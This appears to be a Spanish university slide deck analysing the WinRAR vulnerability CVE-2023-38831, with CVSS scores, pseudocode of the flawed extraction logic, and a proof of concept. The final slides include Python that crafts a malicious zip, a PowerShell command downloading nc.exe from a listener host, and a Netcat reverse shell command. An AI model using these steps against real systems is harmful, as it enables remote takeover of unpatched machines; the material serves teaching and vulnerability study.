Vulnerabilidad en WinRAR

Ejecución arbitraria de código

CVE-2023-38831

Explotación de vulnerabilidades en sistemas software

Samuel Pérez Pedrajas - 779333@unizar.es

Enero - 2024

Índice

1. ¿Qué es WinRAR?
2. Explotación, descubrimiento y parche
3. Análisis de la vulnerabilidad
    - CVSS
    - Ejemplo
    - Explicación
    - Causa
4. POC - Reverse Shell en Windows

Dr. Gandalf. Herramienta para explotar CVE-2023-38831

Fuente: https://github.com/elefantesagradodeluzinfinita/cve-2023-38831

¿Qué es WinRAR?

WinRAR es un programa propietario compresor de archivos para plataformas Windows desarrollado por RARLAB

Según sus estimaciones cuentan con más de 500 millones de usuarios

Todas las versiones de WinRAR previas a la 6.23 son vulnerables

Explotación, descubrimiento y parche

Esta vulnerabilidad fue descubierta el 10 Julio de 2023 por **Group-IB Threat Intelligence**

Había sido explotada para distribuir malware en equipos de brokers y sustraer dinero de sus cuentas bancarias

RARLAB publicó una versión beta de un parche de seguridad el 20 de Julio de 2023 y actualizó la versión de WinRAR a la 6.23 el 2 de Agosto de 2023 incluyendo el parche.

Se estima que aún quedan muchos equipos con versiones vulnerables de WinRAR

Análisis de la vulnerabilidad – CVSS


CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

- Puntuación base: **7.8**
- Severidad base: **ALTA**
- Puntuación de explotabilidad: 1.8
- Impacto: 5.9

CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A

- Puntuación: **8.4**
- Severidad: **ALTA**

Análisis de la vulnerabilidad – Ejemplo



Análisis de la vulnerabilidad – Explicación

Lógica de extracción de archivos de temporales en WinRAR

```
def ShouldExtractArchiveEntry(selected_filename, entry_filename, flags):
   ...
   return True # entry should be extrated

for entry_filename in all_file_entries:
      ShouldExtractArchiveEntry(selected_filename, entry_filename, EXPAND_DIRS | OTHER_FLAGS) # True
```

Fuente https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/

Análisis de la vulnerabilidad – Explicación

```
def ShouldExtractArchiveEntry(selected_filename, entry_filename, flags):
    ...
    if flags & EXPAND_DIRS:
        if entry_filename.startswith(selected_filename):
            last_char = entry_filename[len(selected_filename)]
            if last_char == '\\' or last_char == '/' or len(entry_filename) == len(selected_filename):
                return True # entry should be extrated
```

```
ShouldExtractArchiveEntry('dummy.png ', 'dummy.png ', EXPAND_DIRS | OTHER_FLAGS) # True
ShouldExtractArchiveEntry('dummy.png ', 'dummy.png /dummy.png .bat', EXPAND_DIRS | OTHER_FLAGS) # True
```

```
'/' == 'dummy.png /dummy.png .bat'[len('dummy.png ')] !!!!!!!!
return True !!! WRONG FILE EXTRACTED !!!
```

¡¡¡DOS ARCHIVOS EXTRAÍDOS!!!

Análisis de la vulnerabilidad – Explicación

WinRAR ejecuta la función **`ShellExecuteExW`** de la API de Windows para ejecutar **`'poc.png '`**

Esta función internamente ejecuta **`shell32!PathFindExtension`** que falla porque **`'.png '`** no es una extensión válida en Windows

Al fallar la función previa se ejecuta **`shell32!ApplyDefaultExt`** que busca e intenta ejecutar archivos con extensiones **`.pif, .com, .exe, .bat, .lnk, .cmd`** en el directorio


Esto provoca que se ejecute **`'dummy.png .bat'`** que puede contener código arbitrario

¿Cual es la principal causa de la vulnerabilidad?

¡No verificar correctamente la entrada del usuario!

¡Aunque no sea de forma directa los nombres de los ficheros forman parte de la entrada del usuario!

POC – Paso 1. Creación del fichero zip malicioso



POC – Paso 1. Creación del fichero zip malicioso

```
# Create valid .zip archive
shutil.make_archive(BASEDIR_NAME, 'zip', BASEDIR_NAME)

# Replace 'A' and 'B' with ' '
with open(ZIPFILE_NAME, 'rb') as zip_file:
    zip_content = zip_file.read()
    zip_content = zip_content.replace('.txtA'.encode(), '.txt '.encode())
    zip_content = zip_content.replace('.txtB'.encode(), '.txt '.encode())

   # Rewrite zip file bytes
with open(ZIPFILE_NAME, 'wb') as output_zip:
    output_zip.write(zip_content)
```

Fuente https://github.com/nhman-python/CVE-2023-38831

Se modifican los bytes del fichero zip donde se almacenan los nombres de los archivos que contienen

POC – Paso 2. Reverse shell mediante Netcat

El código ejecutado en el sistema vulnerado debe hacer 2 cosas

- Descargar el binario nc.exe (Netcat) en un directorio temporal
  - Se configura un servidor HTTP en una máquina propia de donde poder descargarlo

```
python -m http.server -b 192.168.56.1 8000

powershell.exe
-c (new-object System.Net.WebClient).DownloadFile('http://192.168.56.1:8000/nc.exe', '%TEMP%\nc.exe')
```

- Redirigir una shell a un servidor Netcat a la escucha
  - Se activa un servidor Netcat en la máquina desde donde se quiera controlar la shell

```
nc -l -p 8888 -s 192.168.56.1 -v

start %TEMP%\nc.exe -e cmd.exe 192.168.56.1 8888 -d
```

¿Preguntas?

Referencias

1. CVE-2023-38831 https://www.cve.org/CVERecord?id=CVE-2023-38831
2. CVE-2023-38831 - Ejecución Remota de Código en WinRAR (RCE exploit) https://es.linkedin.com/pulse/cve-2023-38831-ejecuci%C3%B3n-remota-de-c%C3%B3digo-en-winrar-mayteelsoon
3. Government-backed actors exploiting WinRAR vulnerability https://blog.google/threat-analysis-group/government-backed-actors-exploiting-winrar-vulnerability/
4. Traders' Dollars in Danger: CVE-2023-38831 zero-Day vulnerability in WinRAR exploited by cybercriminals to target traders https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/

Referencias

5. Github - CVE-2023-38831 https://github.com/nhman-python/CVE-2023-38831
6. ShellExecuteExW function (shellapi.h) https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexw
7. Reverse Shells en Windows https://deephacking.tech/reverse-shells-en-windows/
8. Post Exploitation File Transfers on Windows the Manual Way https://isroot.nl/2018/07/09/post-exploitation-file-transfers-on-windows-the-manual-way/

Vulnerabilidad en WinRAR

Ejecución arbitraria de código

CVE-2023-38831

Explotación de vulnerabilidades en sistemas software

Samuel Pérez Pedrajas - 779333@unizar.es

Enero - 2024